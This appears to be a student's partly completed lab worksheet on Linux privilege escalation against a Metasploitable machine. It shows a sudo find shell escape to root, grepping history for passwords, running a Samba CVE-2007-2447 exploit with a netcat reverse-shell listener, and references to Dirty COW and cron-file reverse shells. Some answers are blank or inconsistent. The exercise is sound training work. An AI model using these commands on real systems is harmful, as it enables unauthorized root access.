Linux Privilege Escalation

SSH Key:
Connect to 10.13.1.36 with alice account.

- Search for a password that you can find in the history. What is the password?
  Your answer: alice

```
cat ~/.bash_history | grep -i 'password\|passwd'
alice
```

- Do a privilege elevation by logging into your account. What is the user?
  Your answer: root

```
alice@metasploitable:~$ sudo -l
User alice may run the following commands on this host:
    (ALL) NOPASSWD: /bin/mkdir
    (ALL) NOPASSWD: /bin/rmdir
    (ALL) NOPASSWD: /usr/bin/find
alice@metasploitable:~$ sudo find . -exec /bin/bash \;
root@metasploitable:~# whoami
root
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Sudo Access:
IP : 10.13.1.36
Connect to 10.13.1.36 with alice account.

- What programs can we run as sudo?
  Your answer

```
alice@metasploitable:~$ sudo -l
User alice may run the following commands on this host:
    (ALL) NOPASSWD: /bin/mkdir
    (ALL) NOPASSWD: /bin/rmdir
    (ALL) NOPASSWD: /usr/bin/find
```

- Look at the gtfobins site to see which executable would give you root privileges
  Your answer: `find . -exec /bin/sh \; -quit`

- Execute the command.

```
alice@metasploitable:~$ sudo find . -exec /bin/sh \; -quit
sh-3.2# exit
alice@metasploitable:~$ sudo find . -exec /bin/sh \;
sh-3.2# exit
sh-3.2#
```

- What is the executable run as sudo ?
  Your answer: `sudo find . -exec /bin/sh \; -quit`

Service Exploit

- What is the samba version ?
  Your answer

```
alice@metasploitable:~$ smbd --version
Version 3.0.20-Debian
```

- On your kali machine, download this script :
  https://github.com/amriunix/CVE-2007-2447

```
┌──(kali㉿ntsapi)-[/opt]
└─$ sudo git clone https://github.com/amriunix/CVE-2007-2447.git
Cloning into 'CVE-2007-2447'...
remote: Enumerating objects: 11, done.
remote: Total 11 (delta 0), reused 0 (delta 0), pack-reused 11
Receiving objects: 100% (11/11), done.
Resolving deltas: 100% (3/3), done.

┌──(kali㉿ntsapi)-[/opt]
└─$ ls
AzureGoat  dvwa     les.sh   microsoft  pycharm
CVE-2007-2447  exiftool  LinEnum  nessus  pycharm-community-20
```

- Execute on your kali machine with those parameters :
  - RHOST = Remote Host - Victim ip
  - RPORT = Remote Port - port of samba
  - LHOST = The local ip
  - LPORT -- The local port

```
┌──(kali㉿ntsapi)-[/opt/CVE-2007-2447]
└─$ python usermap_script.py 10.13.1.36 22 10.0.2.15 5000
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
```

- Execute a listener on your kali machine

```
┌──(kali㉿ntsapi)-[/opt/CVE-2007-2447]
└─$ nc -nlvp 5000
listening on [any] 5000 ...
```

Issue and Solution

```
┌──(kali㉿ntsapi)-[/opt/CVE-2007-2447]
└─$ python usermap_script.py 10.13.1.36 22 10.0.2.15 5000
Traceback (most recent call last):
  File "/opt/CVE-2007-2447/usermap_script.py", line 8, in <module>
    from smb.SMBConnection import SMBConnection
ModuleNotFoundError: No module named 'smb'

┌──(kali㉿ntsapi)-[/opt/CVE-2007-2447]
└─$ sudo pip3 install pysmb
Collecting pysmb
  Downloading pysmb-1.2.9.1.zip (1.4 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.4/1.4 MB 3.2 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from pysmb) (0.5.1)
Requirement already satisfied: tqdm in /usr/lib/python3/dist-packages (from pysmb) (4.66.4)
Building wheels for collected packages: pysmb
  Building wheel for pysmb (setup.py) ... done
  Created wheel for pysmb: filename=pysmb-1.2.9.1-py3-none-any.whl size=84805 sha256=5044f7aa7b118746fc18c9e1a89be0f
78dc587d5ed370aaf3b5e957b65307651
  Stored in directory: /root/.cache/pip/wheels/ab/3c/16/b70dcdc3d266f5696a6adcad93479cb5c51171ba06ad542d7b
Successfully built pysmb
Installing collected packages: pysmb
Successfully installed pysmb-1.2.9.1
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system p
ackage manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

Kernel Exploit

- What is the kernel version ?
  Your answer

```
alice@metasploitable:~$ dpkg -l | grep linux-image
ii  linux-image-2.6.24-16-server          2.6.24-16.30                   Linux kernel image for version 2.6
.24 on x86
ii  linux-image-server                    2.6.24.16.18                   Linux kernel image on Server Equip
ment.
```

```
alice@metasploitable:~$ uname -r
2.6.24-16-server
```

- Look in searchsploit if the kernel is vulnerable ? If or how many are?
  Your answer: no vulnerability found

```
┌──(kali㉿ntsapi)-[~]
└─$ searchsploit linux kernel 2.6.24-16-server
Exploits: No Results
Shellcodes: No Results
```

- Download the dirtycow exploit from here :
  https://www.exploit-db.com/exploits/40839/
- Compiled and executed. It replaces the user 'root' with a new user 'rash' by editing the file /etc/passwd.

And BIM !

- Download pspy32 in a folder `/home/alice/your-name/`.
  Your command


```
┌──(kali㉿ntsapi)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa alice@10.13.1.36
alice@10.13.1.36's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Tue Jul  9 03:24:06 2024 from 192.168.149.14
alice@metasploitable:~$ mkdir -p /home/alice/your-name
alice@metasploitable:~$ cd /home/alice/your-name
<wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy32
--03:51:16--  https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy32
           => `pspy32.1'
Resolving github.com... 140.82.121.4
Connecting to github.com|140.82.121.4|:443... connected.
OpenSSL: error:1407742E:SSL routines:SSL23_GET_SERVER_HELLO:tlsv1 alert protocol version
Unable to establish SSL connection.
```

- For pspy32 to work, you must give it execution rights.
  Your answer

```
┌──(kali㉿ntsapi)-[/home/alice/your-name]
└─$ sudo chmod +x pspy32
```

- Wait 5 minutes, you can go get a coffee.

- Is there a process to launch if so, which one?
  Your answer



- What is the file that is executed?
  Your answer

- Do you have write permissions on this file?
  Your answer

- Do a test by overwriting the file with a command line to start a reverse shell

- Wait 5 minutes, you can check your email.

AND BIM!